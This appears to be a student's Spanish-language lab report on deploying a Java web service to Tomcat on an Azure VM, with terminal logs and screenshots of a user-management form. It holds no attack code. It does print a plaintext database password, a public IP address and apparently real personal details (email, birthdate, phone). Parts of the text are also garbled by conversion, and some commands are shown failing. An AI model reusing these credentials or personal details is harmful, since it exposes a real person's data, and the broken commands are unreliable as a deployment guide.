
Query OK, 0 rows affected (0.43 sec)
Records: 0  Duplicates: 0  Warnings: 0
```

The status bar at the bottom shows "Page 16 of 18 589 words" and "Actualización de documentos". The taskbar at the bottom includes icons for File Explorer, Task View, Edge, File, Settings, and others.

Configuración del servicio web

Edición del archivo context.xml con credenciales de base de datos

Ahora se subieron todos los archivos locales a la vm:




C:\Users\lande>scp -r -i "C:\Users\lande\Downloads\T2-2023630402_key.pem" "D:\Code\sistemas_distribuidos\tarea2\Servicio" azureuser@135.232.121.167:~/
compila_json.sh
compila_url.sh
context.xml
Servicio.war
AdaptadorGsonBase64.java
Error.java
ParamAltaUsuario.java
ParamBorraUsuario.java
ParamConsultaUsuario.java
ParamModificaUsuario.java
Servicio.java
Usuario.java
AdaptadorGsonBase64.java
Error.java
Servicio.java
Usuario.java
web.xml

C:\Users\lande>scp -i "C:\Users\lande\Downloads\T2-2023630402_key.pem" "D:\Code\sistemas_distribuidos\tarea2\usuario_sin_foto.png" "D:\Code\sistemas_distribuidos\tarea2\WSClient.js" "D:\Code\sistemas_distribuidos\tarea2\prueba_url.html" "D:\Code\sistemas_distribuidos\tarea2\prueba_json.html" azureuser@135.232.121.167:~/Servicio/
usuario_sin_foto.png
WSClient.js
prueba_url.html
prueba_json.html

C:\Users\lande>

Compilación del código fuente del servicio
Empaqueado del archivo Servicio.war

Empaqueado del archivo Servicio.war



```
azureuser@T2-2023630402:~ % Query OK, 0 rows affected (0.12 sec)
azureuser@T2-2023630402:~ % Query OK, 0 rows affected (0.15 sec)
azureuser@T2-2023630402:~ % Query OK, 0 rows affected (0.43 sec)
Records: 0  Duplicates: 0  Warnings: 0
azureuser@T2-2023630402:~ % Query OK, 0 rows affected (0.08 sec)
Records: 0  Duplicates: 0  Warnings: 0
azureuser@T2-2023630402:~ % By
azureuser@T2-2023630402:~ % mkdir -p ~/Servicio/META-INF
azureuser@T2-2023630402:~ % scp -i "C:\Users\lande\Downloads\T2-2023630402_key.pem" ^
"D:\Code\sistemas_distribuidos\tarea2\Servicio\Servicio\META-INF\context.xml" ^
"azureuser@135.232.121.167:~/Servicio/META-INF/context.xml"
usage: scp [-346ABCOPqrStv] [-c cipher] [-D sftp_server_path] [-F ssh_config]
           [-i identity_file] [-j destination] [-l limit] [-o ssh_option]
           [-P port] [-S program] [-X sftp_option] source ... target
D:\Code\sistemas_distribuidos\tarea2\Servicio\Servicio\META-INF\context.xml: command not found
-bash: azureuser@135.232.121.167:~/Servicio/META-INF\context.xml: No such file or directory
azureuser@T2-2023630402:~ % cat ~/Servicio/META-INF/context.xml
cat: /home/azureuser/Servicio/META-INF/context.xml: No such file or directory
azureuser@T2-2023630402:~ % ls ~/
Servicio
azureuser@T2-2023630402:~ % cd Servicio
azureuser@T2-2023630402:~/Servicio % compila_json.sh compila_url.sh servicio_json servicio_url
azureuser@T2-2023630402:~ % java -version
openjdk version "1.8.0_462"
OpenJDK Runtime Environment (build 1.8.0_462-8u462-ga-us1-0ubuntu2-24.04.2-b08)
OpenJDK 64-Bit Server VM (build 25.462-b08, mixed mode)
azureuser@T2-2023630402:~ % export CATALINA_HOME=/apache-tomcat-8.5.99
azureuser@T2-2023630402:~ % cp ~Service/usuario_sin_foto.png ~Service/WSClient.js \
~/Service/prueba_url.html ~/Service/prueba_json.html \
$CATALINA_HOME/webapps/ROOT/
azureuser@T2-2023630402:~ % export CATALINA_HOME=/apache-tomcat-8.5.99
azureuser@T2-2023630402:~ % ls -l $CATALINA_HOME/webapps/ROOT | egrep 'usuario_sin_foto|prueba_|WSClient' || true
-rw-r--r-- 1 azureuser azureuser 3632 Oct 5 19:31 WSClient.js
```

Despliegue del servicio web en Tomcat

```
azureuser@T2-2023630402:~$ java -version
openjdk version "1.8.0_462"
OpenJDK Runtime Environment (build 1.8.0_462-8u462-ga-us1-0ubuntu2-24.04.2-b08)
OpenJDK 64-Bit Server VM (build 25.462-b08, mixed mode)

azureuser@T2-2023630402:~$ export CATALINA_HOME=~/.apache-tomcat-8.5.99
azureuser@T2-2023630402:~$ cp ~/Servicio/usuario_sin_foto.png ~/Servicio/WSClient.js \
~/Servicio/prueba_url.html ~/Servicio/prueba_json.html \
$CATALINA_HOME/webapps/ROOT/
azureuser@T2-2023630402:~$ export CATALINA_HOME=~/.apache-tomcat-8.5.99
azureuser@T2-2023630402:~$ ls -l $CATALINA_HOME/webapps/ROOT/ | grep 'usuario_sin_foto|prueba_|WSClient' || true
-rw-r--r-- 1 azureuser 3632 Oct 5 19:36 WSClient.js
-rw-r--r-- 1 azureuser 10758 Oct 5 19:36 prueba_json.html
-rw-r--r-- 1 azureuser 1662 Oct 5 19:36 usuario_sin_foto.png
azureuser@T2-2023630402:~$ ss -ltnp | grep 8080 || true
azureuser@T2-2023630402:~$ curl -I http://127.0.0.1:8080/usuario_sin_foto.png
curl: (7) Failed to connect to 127.0.0.1 port 8080 after 0 ms: Couldn't connect to server
azureuser@T2-2023630402:~$ export CATALINA_HOME=~/.apache-tomcat-8.5.99
azureuser@T2-2023630402:~$ export JAVA_HOME=/usr
azureuser@T2-2023630402:~$ which java
/usr/bin/java
azureuser@T2-2023630402:~$ sh $CATALINA_HOME/bin/catalina.sh start
Using CATALINA_BASE: /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_HOME: /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_TMPDIR: /home/azureuser/apache-tomcat-8.5.99/temp
Using JRE_HOME: /usr
Using CLASSPATH: /home/azureuser/apache-tomcat-8.5.99/bin/bootstrap.jar:/home/azureuser/apache-tomcat-8.5.99/bin/tomcat-juli.jar
Using CATALINA_OPTS:
Tomcat started.

azureuser@T2-2023630402:~$ tail -n 80 $CATALINA_HOME/logs/catalina.out
05-Oct-2025 18:21:08.108 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version name: Apache Tomcat/8.5.99
05-Oct-2025 18:21:08.109 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built: Feb 14 2024 22:52:13 UTC
```


Copia del archivo usuario_sin_foto.png

Verificación del despliegue


```
azureuser@T2-2023630402:~$ catalina.home=/home/azureuser/apache-tomcat-8.5.99
05-Oct-2025 19:38:40.084 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.io.tmpdir=/home/azureuser/apache-tomcat-8.5.99/temp
05-Oct-2025 19:38:40.084 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent The Apache Tomcat Native library which allows using OpenSSL was not found on the java.library.path: [/usr/java/packages/lib/amd64:/usr/lib/x86_64-linux-gnu/jni:/lib/x86_64-linux-gnu:/usr/lib/x86_64-linux-gnu:/usr/lib/jni:/lib:/usr/lib]
05-Oct-2025 19:38:40.274 INFO [main] org.apache.coyote.AbstractProtocol.init Initializing ProtocolHandler ["http-nio-8080"]
05-Oct-2025 19:38:40.320 INFO [main] org.apache.catalina.startup.Catalina.load Initialization processed in 1182 ms
05-Oct-2025 19:38:40.380 INFO [main] org.apache.catalina.core.StandardService.startInternal Starting service [Catalina]
05-Oct-2025 19:38:40.380 INFO [main] org.apache.catalina.core.StandardEngine.startInternal Starting Servlet engine: [Apache Tomcat/8.5.99]
05-Oct-2025 19:38:40.400 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Deploying web application directory [/home/azureuser/apache-tomcat-8.5.99/webapps/ROOT]
05-Oct-2025 19:38:41.890 INFO [localhost-startStop-1] org.apache.jasper.servlet.TldScanner.scanJars At least one JAR was scanned for TLDs yet contained no TLDs. Enable debug logging for this logger for a complete list of JARs that were scanned but no TLDs were found in them. Skipping unneeded JARs during scanning can improve startup time and JSP compilation time.
05-Oct-2025 19:38:41.973 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Deployment of web application directory [/home/azureuser/apache-tomcat-8.5.99/webapps/ROOT] has finished in [1,567] ms
05-Oct-2025 19:38:41.977 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["http-nio-8080"]
05-Oct-2025 19:38:42.002 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 1682 ms
azureuser@T2-2023630402:~$ ss -ltnp | grep ':8080'
LISTEN 0      100              *:8080          *:*      users:(("java",pid=1588,fd=82))
HTTP/1.1 200
Accept-Ranges: bytes
ETag: W/"1662-175969298183"
Last-Modified: Sun, 05 Oct 2025 19:38:51 GMT
Content-Type: image/png
Content-Length: 1662
Date: Sun, 05 Oct 2025 19:38:51 GMT
azureuser@T2-2023630402:~$ curl -I http://127.0.0.1:8080/usuario_sin_foto.png
```

Publicación del cliente en Tomcat

Copia del archivo usuario_sin_foto.png



1:47



```
azuser@T2-2023630402:~$ ss -ltnp | grep ':8080'
azuser@T2-2023630402:~$ curl -I http://127.0.0.1:8080/usuario_sin_foto.png
HTTP/1.1 200
C: Accept-Ranges: bytes
\| Etag: W/"1662-1759692981813"
co Last-Modified: Sun, 05 Oct 2025 19:36:21 GMT
co Content-Type: image/png
co Content-Length: 1662
Se Date: Sun, 05 Oct 2025 19:38:51 GMT
Ad
Er azuser@T2-2023630402:~$ export CATALINA_HOME=~/apache-tomcat-8.5.99
Pa azuser@T2-2023630402:~$ export JAVA_HOME=/usr
Pa azuser@T2-2023630402:~$ cd ~/Servicio
Pa azuser@T2-2023630402:~/Servicio$ username="hugo" password="2023630402"
Pa azuser@T2-2023630402:~/Servicio$ sed -n '1,80p' META-INF/context.xml
Se <Context>
Us   <Resource name="jdbcservicio" auth="Container" type="javax.sql.DataSource"
Ad     maxTotal="100" maxIdle="30" maxWaitMillis="10000"
Er     username="hugo" password="2023630402"
Se     driverClassName="com.mysql.cj.jdbc.Driver"
Us     url="jdbc:mysql://localhost:3306/servicio_web?serverTimezone=UTC"/>
we </Context>
azuser@T2-2023630402:~/Servicio$ rm -f WEB-INF/classes/servicio_url/*.class 2>/dev/null || true
C: azuser@T2-2023630402:~/Servicio$ javac -cp "$CATALINA_HOME/lib/javax.ws.rs-api-2.0.1.jar:$CATALINA_HOME/lib/gson-2.3.
-f 1.jar:." \
\| servicio_url/Servicio.java
us azuser@T2-2023630402:~/Servicio$ rm -f WEB-INF/classes/servicio_url/* 2>/dev/null || true
WS azuser@T2-2023630402:~/Servicio$ rm -f WEB-INF/classes/servicio_json/* 2>/dev/null || true
pr azuser@T2-2023630402:~/Servicio$ cp servicio_url/*.class WEB-INF/classes/servicio_url/.
Pr azuser@T2-2023630402:~/Servicio$ jar cvf Servicio.war WEB-INF META-INF
added manifest
C: adding: WEB-INF/(in = 0) (out= 0)(stored 0%
adding: WEB-INF/classes/(in = 0) (out= 0)(stored 0%
adding: WEB-INF/classes/(in = 0) (out= 0)(stored 0%
adding: WEB-INF/classes/(in = 0) (out= 0)(stored 0%
adding: WEB-INF/classes/servicio_url/(in = 0) (out= 0)(stored 0%
adding: WEB-INF/classes/servicio_url/(in = 0) (out= 0)(stored 0%
adding: WEB-INF/classes/servicio_url/AdaptadorGsonBase64.class(in = 1884) (out= 741)(deflated 58%
adding: WEB-INF/classes/servicio_url/Servicio.class(in = 8311) (out= 3864)(deflated 53%
adding: WEB-INF/classes/servicio_url/Error.class(in = 283) (out= 219)(deflated 22%
adding: WEB-INF/classes/servicio_url/Usuario.class(in = 1078) (out= 604)(deflated 43%
adding: WEB-INF/web.xml(in = 656) (out= 294)(deflated 55%
ignoring entry META-INF/
adding: META-INF/context.xml(in = 357) (out= 231)(deflated 35%
azuser@T2-2023630402:~/Servicio$ rm -rf "$CATALINA_HOME/webapps/Servicio.war" "$CATALINA_HOME/webapps/Servicio"
azuser@T2-2023630402:~/Servicio$ cp Servicio.war "$CATALINA_HOME/webapps/"
azuser@T2-2023630402:~/Servicio$ tail -f "$CATALINA_HOME/logs/catalina.out"
at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:63)
at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:934)
at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1698)
at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:52)
at org.apache.tomcat.util.threads.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1191)
at org.apache.tomcat.util.threads.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:659)
at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:63)
at java.lang.Thread.run(Thread.java:750)
05-Oct-2025 19:45:42.820 INFO [localhost-startStop-2] org.apache.catalina.startup.HostConfig.deployWAR Deploying web application archive [/home/azuser/apache-tomcat-8.5.99/webapps/Servicio.war]
05-Oct-2025 19:45:42.937 INFO [localhost-startStop-2] org.apache.jasper.servlet.TldScanner.scanJars At least one JAR was scanned for TLDs yet contained no TLDs. Enable debug logging for this logger for a complete list of JARs that were scanned but no TLDs were found in them. Skipping unneeded JARs during scanning can improve startup time and JSP compilation time.
05-Oct-2025 19:45:43.740 INFO [localhost-startStop-2] org.apache.catalina.startup.HostConfig.deployWAR Deployment of web application archive [/home/azuser/apache-tomcat-8.5.99/webapps/Servicio.war] has finished in [1,720] ms
```

```
azuser@T2-2023630402:~$ cp servicio_url/*.class WEB-INF/classes/servicio_url/.
azuser@T2-2023630402:~/Servicio$ jar cvf Servicio.war WEB-INF META-INF
added manifest
adding: WEB-INF/(in = 0) (out= 0)(stored 0%
adding: WEB-INF/classes/(in = 0) (out= 0)(stored 0%
adding: WEB-INF/classes/(in = 0) (out= 0)(stored 0%
adding: WEB-INF/classes/(in = 0) (out= 0)(stored 0%
adding: WEB-INF/classes/servicio_url/(in = 0) (out= 0)(stored 0%
adding: WEB-INF/classes/servicio_url/(in = 0) (out= 0)(stored 0%
adding: WEB-INF/classes/servicio_url/AdaptadorGsonBase64.class(in = 1884) (out= 741)(deflated 58%
adding: WEB-INF/classes/servicio_url/Servicio.class(in = 8311) (out= 3864)(deflated 53%
adding: WEB-INF/classes/servicio_url/Error.class(in = 283) (out= 219)(deflated 22%
adding: WEB-INF/classes/servicio_url/Usuario.class(in = 1078) (out= 604)(deflated 43%
adding: WEB-INF/web.xml(in = 656) (out= 294)(deflated 55%
ignoring entry META-INF/
adding: META-INF/context.xml(in = 357) (out= 231)(deflated 35%
azuser@T2-2023630402:~/Servicio$ rm -rf "$CATALINA_HOME/webapps/Servicio.war" "$CATALINA_HOME/webapps/Servicio"
azuser@T2-2023630402:~/Servicio$ cp Servicio.war "$CATALINA_HOME/webapps/"
azuser@T2-2023630402:~/Servicio$ tail -f "$CATALINA_HOME/logs/catalina.out"
at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:63)
at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:934)
at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1698)
at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:52)
at org.apache.tomcat.util.threads.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1191)
at org.apache.tomcat.util.threads.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:659)
at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:63)
at java.lang.Thread.run(Thread.java:750)
05-Oct-2025 19:45:42.820 INFO [localhost-startStop-2] org.apache.catalina.startup.HostConfig.deployWAR Deploying web application archive [/home/azuser/apache-tomcat-8.5.99/webapps/Servicio.war]
05-Oct-2025 19:45:42.937 INFO [localhost-startStop-2] org.apache.jasper.servlet.TldScanner.scanJars At least one JAR was scanned for TLDs yet contained no TLDs. Enable debug logging for this logger for a complete list of JARs that were scanned but no TLDs were found in them. Skipping unneeded JARs during scanning can improve startup time and JSP compilation time.
05-Oct-2025 19:45:43.740 INFO [localhost-startStop-2] org.apache.catalina.startup.HostConfig.deployWAR Deployment of web application archive [/home/azuser/apache-tomcat-8.5.99/webapps/Servicio.war] has finished in [1,720] ms
```

Pruebas del servicio web versión URL



Alta de usuario

1:48

Not Secure — 135.232.121.167

Consulta de usuario

Alta de usuario

Email *

developerpjlc@gmail.com

Nombre *

Pedro

Apellido paterno *

Landeros

Apellido materno

Cortes

Fecha de nacimiento *

20 Dec 2004 at 1:47 p.m.

Teléfono

OK

Close



Choose Files  IMG_5509.jpeg

Agregar usuario

Limpiar pantalla

Regresar

1:48



Modifica usuario

Email *

developerpjlc@gmail.com

Nombre *

Pedro

Apellido paterno *

Landeros

Apellido materno

Cortes

Fecha de nacimiento *

20 Dec 2004 at 1:47 p.m.

Teléfono

5511223344

Genero

Masculino



Choose Files no files selected

Quitar foto

Guardar cambios

Regresar



Not Secure — 135.232.121.167



Modificación de datos del usuario

1:48

Modifica usuario

Email *

developerpjlc@gmail.com

Nombre *

Pedro

Apellido paterno *

Landeros

Apellido materno

Cortes

Fecha de nacimiento *

20 Dec 2004 at 1:47 p.m.

Teléfono

5511223344

Genero

Masculino




[Choose Files](#) no files selected

[Quitar foto](#)

[Guardar cambios](#)

[Regresar](#)



Eliminación de usuario

1:49




Borra usuario

Email *

developerpjlc@gmail.com

[Borrar usuario](#)

[Regresar](#)



Comprobación de eliminación

1:49



Borra usuario

Email *

developerpjlc@gmail.com

Borrar usuario

Regresar

OK

Close




Not Secure — 135.232.121.167




Pruebas del servicio web versión JSON

